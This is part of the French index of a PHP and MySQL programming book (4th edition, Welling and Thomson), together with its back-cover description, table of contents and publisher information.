readfile() 79
récursives 170
rename() 436
require() 147-154
reset() 94, 109
retour de valeurs 169
rewind() 81
rmdir() 431
rsort() 100
scandir() 430
serialize() 521
session_set_cookies_params() 505
session_start() 506, 509
set_error_handler() 562

set_time_limit() 457, 458
setcookie() 505
settype() 48
sha1() 381
show_source() 524
shuffle() 103
sizeof() 111
sort() 88, 99
sprintf() 120
stat() 435
str_replace() 132
strcasecmp() 128
strcmp() 128
strftime() 465
strip_tags() 404, 425
StripSlashes() 123, 286, 404
strlen() 129
strnatcmp() 128
strpos() 131
strrpos() 131
strtok() 126
strtotolower() 123
strtoupper() 123
substr() 127
substr_replace() 132
sur les fichiers 432
sur les variables 47
system() 437
tempnam() 413
touch() 436
trigger_error() 562
trim() 118, 285
uasort() 102
ucfirst() 123
ucwords() 123
uksort() 102
umask() 432
UNIX_TIMESTAMP() 468
unlink() 81, 414, 436
unserialize() 521
unset() 49, 164, 631, 752
urlencode() 383, 445
usort() 101

fopen() (fonction) 66-72, 77, 156
  échec 71
  et FTP 450
  modes d'ouverture des fichiers 67
  ouverture d'une URL 596

for (boucle) 58
  accès au contenu d'un tableau 91, 92, 96

foreach (boucle) 58
  accès au contenu d'un tableau 91, 92, 96

Formatage
  de chaînes 118, 123
  des nombres 45

Formats
  de dates 465
    conversion 467
    de date() 460
    de DATE_FORMAT() 468
  de fichiers
    HTML 773
    PDF 776, 789
    PostScript 775
    RTF 774, 786
    texte ASCII 772
  graphiques
    GIF 478
    JPEG 476, 477, 779
    PNG 476, 477
    TIFF 779
    WBMP 478

Formulaires 16
  changement des mots de passe 587, 718
  connexion 583, 701
  courrier électronique 115
    expressions régulières 139
  d'ajout de liens 594
  d'envoi de courriers chiffrés 411
  de dépôt de fichiers 421
  de saisie
    des réponses 781
  de transfert de fichiers 420, 723
  enregistrement des utilisateurs 576
  ouverture de session 573, 704
  réinitialisation des mots de passe 589
  traitement avec PHP 18
  variables (de) 24

Forums web 739-769
articles
affichage 752, 759
ajout 761
arborescence 746
base de données 743
composants 740
fils de discussions 749
Phpsplash 769
présentation de la solution 742
fpassthru() (fonction) 79
fputs() (fonction) 72
fread() (fonction) 80
FreeType (bibliothèque) 476
fseek() (fonction) 81
ftell() (fonction) 81
FTP (File Transfer Protocol) 450-458
connexion au serveur 453
dépassement de délai 457
enregistrement miroir d'un fichier 450
fermeture d'une connexion 457
interface FTP de ps2pdf 779
modes des transferts 456
ouverture d'un fichier 69, 401
sessions
anonymes 452
ouverture 454
téléchargement 450, 455
ftp_connect() (fonction) 453
ftp_fput() (fonction) 457
ftp_get() (fonction) 456
ftp_nlist() (fonction) 458
ftp_put() (fonction) 457
ftp_quit() (fonction) 457
ftp_size() (fonction) 457
FULL (mot-clé) 313
function (mot-clé) 101, 159
Fusion de chaînes 125
fwrite() (fonction) 72
paramètres 73

G

gd (bibliothèque) 476
GDFONTPATH (variable d'environnement) 488
Génie logiciel 529
planification 530
Gestion des erreurs 562
affichage 560
opérateur de suppression d'erreur 42, 71
Gestionnaire de listes de diffusion 687-737
architecture du script 694
base de données 688, 692
connexions 701
envoi des e-mails 731
fonctions
administratives 720
de l'utilisateur 707
mots de passe 718
présentation de la solution 690
get_current_user() (fonction) 523
get_extension_funcs() (fonction) 522
get_loaded_extensions() (fonction) 522
getdate() (fonction) 464
getenv() (fonction) 439
gethostbyname() (fonction) 446, 449
getlastmod() (fonction) 523
getmxrr() (fonction) 446, 449
gettype() (fonction) 48
GIF (Graphics Interchange Format) 478
global (mot-clé) 164, 165
Globales 34, 164
GPG (Gnu Privacy Guard) 407
installation 407
paires de clés 408
tests 410
GRANT
commande 236, 239, 299
privilège 239, 309
Grep, commande Unix 360

GROUP BY (clause) 271

Guillemets
- doubles 90
- échappement 124, 521
- problèmes 123

H

HAVING (clause) 272

Header() (fonction) 482

HEAP 328

Héritage 176, 182
- empêcher 186
- multiple 186

Heures 459
- dans MySQL 253

hightlight_file() (fonction) 524

hightlight_string() (fonction) 525

Horodatage 434, 454
- Unix 462

host (table) 300, 303

HTML 773
- code PHP 18
- entités 354
- formulaires 16
  - variables 24

htmlentities(), fonction 354

htmlspecialchars(), fonction 286, 354,

htpasswd (utilitaire) 390

HTTP (Hyper Text Transfer Protocol) 400
- authentification 383, 393, 503
  - de base 384, 385, 387
  - digest 384
- cookies 504
- dépôt de fichiers 419
- handshaking 401
- header() 482, 788
- ouverture d'un fichier 69
- personnalisation des erreurs 388

httpd.conf (fichier) 895

I

ID de session 504, 506

IDE (Integrated Development Environment) 539

Identificateurs 29
- MySQL 250

if (instruction) 50

IIS, sécurité 404

imagecolorallocate() (fonction) 480

imagecreatecrompng() (fonction) 488

imagecreatefromgif() (fonction) 488

imagecreatefromjpeg() (fonction) 488

imagecreatetruecolor() (fonction) 479

imagedestroy() (fonction) 483

imagefill() (fonction) 481

imagefilledrectangle() (fonction) 498

imageline() (fonction) 481, 499

imagepng() (fonction) 483

imagerectangle() (fonction) 498

Images 475-501
- canevas de base 487
- configuration du support 476
- création 478
  - automatique 483
- dessin 480
- formats graphiques 477
- incorporation 483
- positionnement du texte 491
- représentation graphique de données numériques 493
- sélection
  - de la police 481
  - des couleurs 480
- spécification du type MIME 482
- tracé d'un rectangle 498
- utilisation de texte et de polices 484

imagestring() (fonction) 481

imagettfbbox() (fonction) 489

imagettftext() (fonction) 489, 492

IMAP (Internet Message Access Protocol) 401
IMAP4 (Internet Message Access Protocol) 442
implode() (fonction) 125
Importation des clés publiques (Gnu Privacy Guard) 410
Inclusions 152
  avec require() 147
Incrémentation 38
Indentations 51, 535, 758
Index
  (privilège) 239
  accélération des requêtes 321
  affichage 312
  créer 249
ini_get() (fonction) 523
  PHP 365
ini_set() (fonction) 523
Initialisation
  de tableaux
    à indices numériques 89
    à partir de fichiers 105
    associatifs 91
INNER JOIN (instruction) 265
INSERT
  instruction 258, 290
  privilège 239
Insertion de données 258
Instanciation 178
Instructions 20
  ALTER TABLE 276
  break 54, 59
  case 53
  continue 60
  CROSS JOIN 265
  DELETE 279
  DROP DATABASE 279
  DROP TABLE 279
  echo 21, 28, 120
  else 51
  elseif 52
  if 50
  INNER JOIN 265
  INSERT 258, 290
  LOAD DATA INFILE 327
  ORDER BY 269
  préparées 294
  SELECT 260, 269
  switch 53
  UPDATE 276
  use 287
Interface
  d'administration 608, 640, 720
  implémenter 187
Interrogation de la base de données 288
Interruption de l'exécution 59
intval() (fonction) 109
IP (Internet Protocol) 400
is_uploaded_file() (fonction) 426
isset() (fonction) 49, 168
Itérations 55

J

join() (fonction) 125
Jointure de tables 264
  d'une table avec elle-même 268, 601
  gauche 267
  types 269
JPEG (Joint Photographic Experts Group) 476, 477
  bibliothèque 779

K

krsort() (fonction) 100
ksort() (fonction) 100

L

Langages
  HTML 16

LDD 258
LMD 258
PHP 2
SQL 257
XML 20

LDD (langage de définition des données) 258

Lecture
caractère par caractère 80
contrôle 77
d'une longueur arbitraire 80
dans un fichier 76
erreur 551
de données 260
avec critères 262
dans plusieurs tables 264
des e-mails 676
des en-têtes des e-mails 680
du contenu de répertoires 427, 431
intégralité d'un fichier 79, 106
ligne par ligne 77

Lignes 219

LIKE (opérateur) 263, 288

LIMIT (clause) 272

list() (fonction) 92

Listen (directive) 901

Listes de diffusion 687-737
affichage
des informations d'une liste 713
des listes 708
architecture du script 694
archives d'une liste 715
base de données 688, 692
connexions 701
création
d'une liste 721
des comptes 702
envoi des e-mails 731
fonctions
administratives 720
de l'utilisateur 707
inscriptions et désinscriptions 716
mots de passe 718
présentation de la solution 690

Littéraux 28

LMD (langage de manipulation des données) 258

LOAD DATA INFILE 327

LOCK TABLES (commande) 321

Logiciels
de génération de documents 777
développement 529
planification 530
tests 543

Longueur d'une chaîne 129

lstat() (fonction) 435

ltrim() (fonction) 118

M

magic_quotes_gpc (directive) 404

magic_quotes_runtime (directive) 404

mail() (fonction) 117, 442, 734

Maintenance du code 532

max() (fonction) 169

md5() (fonction) 381

MEMORY 328

memory_limit (directive) 427

MERGE 328

Messagerie *via* le Web 651-686
envoi d'e-mails 681

Messages d'erreur 157, 548, 554

method (attribut) 17

Méthodes
statiques 197
surcharger 200

mget() (fonction) 456

mixed (type de données) 50

mkdir() (fonction) 431

mktime() (fonction) 462, 470

MLM (Mailing List Manager) 687-737

mod_auth (module Apache) 391
installation 391
mod_auth_mysql (module Apache) 391
Modes d'ouverture des fichiers 65
spécifications 67
Modificateurs d'accès 180
Modules
mod_auth 391
mod_auth_mysql 391
Modulo (opérateur) 35
Moniteur MySQL 232
Moteurs de stockage 327
Mots-clés
ASC 270
AUTO INCREMENT 245
BINARY 255
class 176
DESC 270
explain 314
extends 182
FULL 313
function 101, 159
global 164, 165
NATIONAL 255
NOT NULL 245
PRIMARY KEY 246
private 177
protected 177
public 177
REGEXP 263
return 167
RLIKE 263
secure 504
Mots de passe 308
chiffrement 381
fichier 389
modification 587, 718
réinitialisation 589
stockage 379
vérification 579
move() (fonction) 436
move_uploaded() (fonction) 426
Multiplication (opérateur) 35
MX (enregistrement DNS) 449
MyISAM 328
mysisamchk (utilitaire) 322
MySQL
affichage
des bases de données 238, 299, 311
des colonnes 311, 314
des tables 248
avantages 8
commande 233
conversion des formats de date 467
création des tables 244
fonctions d'agrégation 271
identificateurs 250
installation 231
sous Unix 890
sous Windows 898
modification des privilèges 307
moniteur MySQL 232
nouveautés 9
optimisation 320
présentation 3
ressources 910
restauration 322
sauvegarde 321
sécurité 308-311
sélectionner la base de données 243
session 233
systèmes de privilèges 235, 299
mysql_affected_rows() (fonction) 293
mysql_connect() (fonction)
erreurs 552
mysql_dump (utilitaire) 322
mysql_errno() (fonction) 552
mysql_error() (fonction) 552
mysql_escape_string(), fonction 353
mysql_fetch_object() (fonction) 290
mysqladmin (utilitaire) 250
mysqli_real_escape_string(), fonction 353
PHP 367

N

NATIONAL (mot-clé) 255

Navigateurs, transactions sécurisées 397

Navigation dans un fichier 81

Netscape (site web), spécification de SSL 3 415

new (opérateur) 42, 178

New York Times (site web) 376

next() (fonction) 109

nl2br() (fonction) 119, 355

NNTP (Network News Transfer Protocol) 442, 685

Nombres
- formatage 45
- types numériques dans MySQL 251

Noms
- définition de conventions 533
- des fonctions 157
  - casse 158
  - restrictions 160

NOT NULL (mot-clé) 245

Nouvelle ligne (caractère) 21, 73, 118, 119

Null
- type 31
- valeurs 227

number_format() (fonction) 45

O

Objets 31, 173
- cloner 199

ON (clause) 267

opendir() (fonction) 428

Opérandes 35

Opérateurs 35
- - 42
- arithmétiques 35
- d'affectation 26, 36, 90
- d'égalité 39
- d'exécution 43, 44
- de comparaison 39
  - dans les clauses WHERE 262
- de concaténation de chaînes 28, 36
- de référence 38, 167
- de suppression d'erreur 42, 71
- décrémentation 38
- exemple d'utilisation 44
- incrémentation 38
- LIKE 263, 288
- logiques 40
- new 42, 178
- paire de parenthèses 47
- priorité 46
- sur les bits 41
- ternaire 42
- virgule 42

Opérations d'une classe 173
- appel 181
- création 176

Optimisation
- des enregistrements 224
- du code 542
- MySQL 320
- tables 320

Options
- ORDER BY (clause) 269
- WITH GRANT OPTION 238

Ouverture
- d'un fichier 65
  - erreur 70
- d'une session 506, 573, 583, 704
- d'une URL 596

Overloading 160

Overriding 184

P

Paiement en ligne 607, 631
- implémentation 638

Panier virtuel (application web)
affichage du contenu 626
ajout d'articles 628
base de données 612
catalogue en ligne 615
enregistrement 630
FishCartSQL 649
implémentation 622
interface d'administration 608, 640
listage des livres 619
paiement 607, 631, 638
présentation de la solution 608

Paramètres
de configuration *Voir* Directives
d'une fonction 23, 161

Parcours d'un tableau 109

Parenthèses 47

parse_url() (fonction) 448

Passer par référence/par valeur 166

passthru() (fonction) 437

PCRE (Perl-Compatible Regular Expression) 134

PDF (Portable Document Format) 776, 789
création de documents 778
PDFLib 793, 798

PDFLib (bibliothèque) 779, 793, 803

PEAR 296
connexion à la base de données 297
déconnexion de la base de données 298
installation sous Windows 904
requêtes 298

Perl (expressions régulières) 134

Permissions d'accès 70, 320, 431

PGP (Pretty Good Privacy) 406

Phorum (projet de forum web open-source) 769

PHP
avantages 4
conversion des formats de date 467
en ligne de commande 525
installation
sous Unix 892
sous Windows 902
intégration avec bases de données 5
nouveautés 7
PEAR 296
présentation 2
ressources web 907
test 904

php.ini (fichier) 154, 404, 424, 523, 560, 893, 902

phpinfo() (fonction) 33, 155, 439, 896

Pièces jointes (envoi) 689

PNG (Portable Network Graphics) 476, 477

Point (.) 28, 36, 135

Point-virgule 21

Polices
PostScript Type 1 476
sélection 481
TrueType 476
détermination de la taille optimale 489

Polymorphisme 175

POP (Post Office Protocol) 401

POP3 (Post Office Protocol) 442

popen() (fonction) 438

Port (directive) 901

Portée des variables 33, 163

pos() (fonction) 109

Position d'une sous-chaîne 131

POSIX (expressions régulières) 134

posix_getgrgid() (fonction) 434

posix_getpwuid() (fonction) 434

PostScript 775
FType 1 (polices) 476

Préfixe dollar ($) 24, 33

prev() (fonction) 109

PRIMARY KEY (mot-clé) 246

Principe des privilèges minimaux 236

printf() (fonction) 120

Priorité des opérateurs 46

private 180, 183
  mot-clé 177

Privilèges 235, 299, 309
  affichage 311
  ALL 241
  ALTER 239
  attribution 236
  CREATE 239
  DELETE 239
  DROP 239
  EXECUTE 239
  FILE 309
  GRANT 239, 309
  INDEX 239
  INSERT 239
  modification 307
  PROCESS 240, 309
  REFERENCES 239
  RELOAD 240, 309
  SELECT 239
  SHUTDOWN 240, 309
  suppression 241
  types et niveaux 238
  UPDATE 239
  USAGE 241

proc_close() (fonction) 438

proc_open() (fonction) 438

Procédures stockées 332

PROCESS (privilège) 240, 309

Processus
  affichage 313
  fonctions 438

procs_priv (table) 300, 305

Programmation
  fonctions 155-172
  HTML 16
  orientée objet 6, 197, 173-214
    exemple 753
  PHP 2
  réutilisation du code 145

Propriétaire d'un script 523

protected 183
  mot-clé 177

Protocoles
  couches 401
  du niveau d'application 400
  FTP 69, 401, 450
  HTTP 69, 383, 384, 400, 441
  IMAP 401
  IMAP4 442
  IP (Internet Protocol) 400
  NNTP 442, 685
  POP 401
  POP3 442
  réseau 441
  SMTP 401, 442
  TCP (Transmission Control Protocol) 400

Prototype
  d'un projet 540
  d'une fonction 156

public 180
  mot-clé 177

Publiques
  clés (GPG) 408
    importation 410

putenv() (fonction) 439

R

range() (fonction) 89, 105

readdir() (fonction) 428

readfile() (fonction) 79

Réception d'e-mails 442

Recherche
  de sous-chaînes 129
    expressions régulières 141
  littérale de caractères spéciaux 138

Recommandation de sites 567
  authentification des utilisateurs 568

Récupération des données d'autres serveurs web 443

Récursivité 170
Redéfinition (classe) 184
Redondances 224
Référence (opérateur) 38, 167
REFERENCES (privilège) 239
REGEXP
mot-clé 263
Voir Expressions régulières
register_globals (directive) 25
Réinterprétation, variables 49
Relations 221
RELOAD
commande 307
privilège 240, 309
Remplacement de sous-chaînes 129
expressions régulières 141
rename() (fonction) 436
Répertoires
définition d'une structure 537
lecture du contenu 427, 431
obtention d'informations 431
Réplication 323
configurer le maître 323
Requêtes
ajout de données 290
avec PEAR 298
débogage 314
récupération des données 289
utilisation d'index 321
require() (fonction) 147-154
Réseau
connexions à des services réseaux 554
fonctions 445
protocoles 441
reset() (fonction) 94, 109
Ressource (type) 31
REST (Representational State Transfer) 808
Restauration des bases de données 322
Retour
chariot (caractère) 21, 73, 118, 119
de valeurs 169
return (mot-clé) 167
Réutilisation du code 145, 531
options de configuration 154
require() 149
REVOKE (commande) 236, 241
rewind() (fonction) 81
RFC (Requests For Comments) 441
RLIKE (mot-clé) 263
rmdir() (fonction) 431
root (utilisateur MySQL) 235
rsort() (fonction) 100
RTF (Rich Text Format) 774, 786
création de documents 777

S

safe_mode_allowed_env_vars (directive) 440
Sauvegarde des bases de données 321
Scalaires 87
scandir(), fonction 430
Schémas 221
Scission de chaînes 78, 107, 125
Scripts
date de dernière modification 523
propriétaire 523
secure (mot-clé) 504
Sécurité
Apache 404
authentification 375
de base (HTTP) 384
et Apache 387
et PHP 385
personnalisée 393
chiffrement 406
contrôle d'accès, implémentation 377
cryptage

GPG (Gnu Privacy Guard) 407
PGP (Pretty Good Privacy) 406
dépôts de fichiers 426
filtrage des données 403
IIS 404
mots de passe 308, 379
MySQL 308-311
Web 310
ordinateurs des utilisateurs 396
principe des privilèges minimaux 236
protéger plusieurs pages 383
transactions 395
Internet 398
Secure Sockets Layer (SSL) 400
stockage sécurisé 404
système de l'utilisateur 399
transferts de fichiers 422

SELECT
instruction 260, 269
privilège 239

Sélection de la base de données 287

sendmail_path (directive) 893

Séparateur (choix d'un) 73, 125

Sérialisation 521

serialize(), fonction 521, 846

Serveurs
esclaves 325
maître 323
mysqld 308
variables
d'environnement 34, 439, 522
modification 523
prédéfinies 66
Web, fonctionnement 228, 281

session_set_cookie_params() (fonction) 505

session_start() (fonction) 506, 509

Sessions
avec SSL 402
contrôle 503-518
configuration 510
cookies 504-506
démarrage 506, 573, 583, 704
destruction 508
exemple 508
fermeture 586, 720
FTP 452, 454
ID de session 504, 506
MySQL 233
suppression 517
variables 34

set_error_handler() (fonction) 562

set_time_limit() (fonction) 457, 458

setcookie() (fonction) 505

settype() (fonction) 48

SGBD (Système de gestion de base de données) *Voir* **Bases de données**

sha1() (fonction) 381

short_tags (directive) 20

SHOW (commande) 248, 311
syntaxe 312

show_source() (fonction) 524

S-HTTP (Secure HyperText Transfer Protocol) 399

shuffle() (fonction) 103

SHUTDOWN (privilège) 240, 309

Signes
égal à (=) 26, 90
dollar ($) 24, 33

Sites web
GNU Privacy Guard 407
Netscape, spécification 415
New York Times 376
PGP Security 406
Slashdot 376

sizeof() (fonction) 111

Slashdot (site web) 376

SMTP (Simple Mail Transfer Protocol) 401, 442

SOAP (Simple Object Access Protocol) 808

sort() (fonction) 88, 99

Sous-requêtes 273
corrélées 274
de ligne 275

Soustraction (opérateur) 35
Spécifications de conversion 121
sprintf (fonction) 120
SQL (Structured Query Language) 257
  casse 233
  erreurs 553
  ressources 910
SSL (Secure Sockets Layer) 398
  compression 403
  couches de protocoles 401
  envoyer des données 402
  handshaking 401
  test 897
stat() (fonction) 435
Stockage
  des données 63-86
    sensibles 404, 406
str_replace() (fonction) 132
strcasecmp() (fonction) 128
strcmp() (fonction) 128
strftime() (fonction) 465
strip_tags() (fonction) 404, 425
StripSlashes() (fonction) 123, 286, 404
stristr() (fonction) 130
strlen() (fonction) 129
strpos() (fonction) 131
strrnatcmp() (fonction) 128
strrpos() (fonction) 131
strtok() (fonction) 126
strtotolower() (fonction) 123
strtoupper() (fonction) 123
Structures
  de contrôle 50, 336
    declare 60
    interruption de l'exécution 59
  de répétition 55
Substitution de sous-chaînes 132
substr() (fonction) 127
substr_replace() (fonction) 132
Suggestion de sites
  authentification des utilisateurs 576
  base de données 572
  liens
    affichage 597
    ajout 594
    suppression 598
  mots de passe 587
  résumé de la solution 570
  sessions 583
  suggestions de sites 600
Suivi des utilisateurs 606
Super-globales 33, 164
Super-globaux, tableaux 26
Suppression
  d'enregistrements 279
  d'un fichier 81
  d'une base de données 279
  de fichiers 436
  de répertoires 431
  de tables 279
  de variables de sessions 508
  des caractères d'espacement 118
  des e-mails 681
  privilèges 241
Surcharge de fonction 160
switch (instruction) 53
Symbole % 121
system() (fonction) 437
  PHP 361

T

Tableaux 31, 87-114
  $_COOKIE 34
  $_ENV 34
  $_FILES 34, 424
  $_GET 25, 34
  $_POST 25, 34
  $_REQUEST 25, 34
  $_SERVER 34, 66
  $_SESSION 34, 507, 510
  $DOCUMENT_ROOT 66

$GLOBALS 34, 194
$HTTP_GET_VARS 26
$HTTP_POST_VARS 26, 515
$HTTP_SESSION_VARS 510
$HTTPD_SERVER_VARS 66
à indices numériques 89
accès au contenu 90, 92
associatifs 91
conversion en scalaires 112
décompte des éléments 106, 111
initialisation 89, 91
à partir de fichiers 105
manipulation 105
multidimensionnels 95
tri 100
parcours 109
super-globaux 26
traitement individuel des éléments 110
tris 99
aléatoires 103

Tables 218, 228
alias 268
clé primaire 246
columns_priv 300, 305
création 244
db 300, 303
des privilèges 300
host 300, 303
jointure 264
d'une table avec elle-même 268, 601
gauche 267
types 269
listage 248
mise à jour des enregistrements 276
modifications 276
optimisation 320
procs_priv 300, 305
sélection de données 269
suppression
d'enregistrements 279
de la table 279
tables_priv 300, 305
types des colonnes 246, 251
user 301
verrouillage 321

tables_priv (table) 300, 305

Tabulations 21, 73, 78, 108, 118, 136
horizontales et verticales 118
indentation du code 535

Taille d'un fichier 81, 457

TCP (Transmission Control Protocol) 400

Téléchargement d'un fichier 455

tempnam() (fonction) 413

Ternaire (opérateur) 42

Tests
de l'état d'une variable 49
logiciels 543
PHP 904
SSL (Secure Sockets Layer) 897

Texte
ASCII 772
et création d'images 484
positionnement du texte 491

TIFF 779

TLS (Transport Layer Security) 403

touch() (fonction) 436

track_errors (directive) 42, 561

Transactions 329
commerciales (validation) 639
de base de données 229
sécurité 395
Internet 398
ordinateur de l'utilisateur 396
Secure Sockets Layer (SSL) 400
stockage 404
système de l'utilisateur 399

Transferts de fichiers 689, 723, 726
modes 456
sécurité 422

Transtypage 32

trigger_error() (fonction) 562

trim() (fonction) 118, 285

Tris
aléatoires 103
dans l'ordre inverse 100
de tableaux 99
multidimensionnels 100
définis par l'utilisateur 101
ordre inverse 103
TrueType (polices) 476
détermination de la taille optimale 489
Typage 31
Types
colonnes 246, 251
chaînes 254
dates 253
numériques 251
des données 30
MIME 482
mixed 50
NULL 31
objets 31
ressource 31
tableaux 31, 87
test 48

U

uasort() (fonction) 102
ucfirst() (fonction) 123
ucwords() (fonction) 123
uksort() (fonction) 102
umask() (fonction) 432
Unix
chemin d'accès 67
configuration inclusions 154
étiquette temporelle 523
exécution d'une commande 43
horodatage 462
installation
à partir des sources 889
avec des binaires 888
de MySQL 890
de PHP 892
UNIX_TIMES_STAMP() (fonction) 468
unlink() (fonction) 81, 414, 436
unserialize() (fonction) 521
unserialize() (fonction) 846
unset() (fonction) 49, 164, 631, 752
UPDATE
instruction 276
privilège 239
upload_max_filesize (directive) 424
upload_tmp_dir (directive) 427
URL
analyse 448
ouverture 596
vérification 445
urlencode() (fonction) 383, 445
USAGE (privilège) 241
use (instruction) 287
user (table) 301
usort() (fonction) 101
Utilisateurs
authentification 375, 568, 576
contrôle d'accès, implémentation 377
création des comptes
listes de diffusion 702
enregistrement 576
inscriptions et désinscriptions à une liste de diffusion 716
mots de passe
modification 587, 718
réinitialisation 589
MySQL
configuration 236, 242
création 235
privilèges 235, 238, 239, 299, 309, 311
root 235
suivi 606
transactions sécurisées 396
Utilitaires
htpasswd 390
myisamchk 322
mysql_dump 322
mysqladmin 250
projets en développement 540

V

Valeurs 219
Null 227
utilisation de valeurs atomiques 225
Variables
$DOCUMENT_ROOT 66

$HTTP_SERVER_VARS 66
affectation de valeurs 30
conventions de noms 533
copie 26
création 30
d'environnement 34, 439, 522
GDFONTPATH 488
modification 523
datadir 250
débogage 557
des formulaires 24
des sessions
désenregistrement 517
enregistrement 507
suppression 508
utilisation 507
dynamiques 32
fonctions 47
globales 34, 164
identificateurs 29
locales 34, 335
portée 33, 163
prédéfinies du serveur 66
réinterprétation 49
scalaires 87
super-globales 33, 164
système (affichage) 313
test de l'état 49
types 30

Vérification
adresse e-mail 579
des données 285, 293, 555
des URL 445
mots de passe 579

Verrouillage
des fichiers 83
des tables 321

Virgule (,) 42

W

WBMP (Wireless Bitmap) 478

Web
conception de sites
require() 149
développement de projets 529
interface d'administration 608, 640, 720
interrogation d'une base de données 285
navigateurs
transactions sécurisées 396
sécurité, MySQL 310
serveurs
fonctionnement 228, 281
stockage sécurisé 404, 406

Webmail (application web) 651

WHERE (clause) 262, 265

while (boucle) 56, 93

Windows
casse 250
chemins d'accès 67, 427
configuration
des inclusions 154
création de fichiers PostScript 778
exécution d'une commande 43
fonctions non prises en charge 435
formats graphiques 476
getmxrr() 449
horodatage 462
installation
d'Apache 900
de GPG 408
de MySQL 898
de PEAR 904
de PHP 902
lecteur Word 773
lecture fichiers PostScript 775
mode binaire 68
Tera Term SSH 452
umask() 432

WITH GRANT OPTION (option) 238

Word (application Microsoft) 773

X

XML 20

Z

Zend 543

Référence

PHP & MySQL

PHP et MySQL sont des technologies open-source idéales pour développer rapidement des applications web faisant appel à des bases de données.

Cet ouvrage complet expose avec clarté et exhaustivité comment combiner ces deux outils pour produire des sites web dynamiques, de leur expression la plus simple à des sites de commerce électronique sécurisés et complexes. Il présente en détail le langage PHP, montre comment mettre en place et utiliser une base de données MySQL, puis explique comment utiliser PHP pour interagir avec la base de données et le serveur web.

Les auteurs vous guident dans la réalisation d'applications réelles et pratiques, que vous pourrez ensuite déployer telles quelles ou personnaliser selon vos besoins. Vous apprendrez à résoudre des tâches classiques comme l'authentification des utilisateurs, la construction d'un panier virtuel, la production dynamique de documents PDF et d'images, l'envoi et la gestion du courrier électronique, la connexion aux services web avec XML et le développement d'applications web 2.0 avec Ajax.

Soigneusement mis à jour et révisé pour cette 4e édition, cet ouvrage couvre les nouveautés de PHP 5 jusqu'à sa version 5.3 et les fonctionnalités introduites par MySQL 5.1.

Table des matières :

- PHP : les bases
- Stockage et récupération des données
- Utilisation de tableaux
- Manipulation de chaînes et d'expressions régulières
- Réutilisation de code et écriture de fonctions
- PHP orienté objet
- Gestion des exceptions
- Conception d'une base de données web
- Création d'une base de données web
- Travailler avec une base de données MySQL
- Accès à une base de données MySQL à partir du Web avec PHP
- Administration MySQL avancée
- Programmation MySQL avancée
- Sécurité des applications web
- Authentification avec PHP et MySQL
- Transactions sécurisées avec PHP et MySQL
- Interaction avec le système de fichiers et le serveur
- Utilisation des fonctions de réseau et de protocole
- Gestion de la date et de l'heure
- Génération d'images via PHP
- Utilisation du contrôle de session en PHP
- Autres fonctions et possibilités offertes par PHP
- Utilisation de PHP et de MySQL dans des projets importants
- Débogage
- Authentification des utilisateurs et personnalisation
- Implémentation d'un panier virtuel
- Implémentation d'un webmail
- Implémentation d'un gestionnaire de listes de diffusion
- Implémentation d'un forum web
- Production de documents personnalisés en PDF
- Connexion à des services web avec XML et SOAP
- Construction d'applications web 2.0 avec Ajax
- Installation de PHP et de MySQL
- Ressources web

À propos des auteurs :

Luke Welling et **Laura Thomson** travaillent et écrivent sur PHP et MySQL depuis plus de 10 ans et interviennent régulièrement dans les principales conférences open-source de par le monde. Luke est actuellement architecte web pour OmniTI et Laura est ingénieur logiciel senior dans l'équipe web de Mozilla Corporation.

Développement Web

Niveau : Tout niveau
Configuration : Multiplate-forme

ISBN : 978-2-7440-4103-7

PEARSON Pearson Education France
47 bis, rue des Vinaigriers
75010 Paris
Tél. : 01 72 74 90 00
Fax : 01 42 05 22 17
www.pearson.fr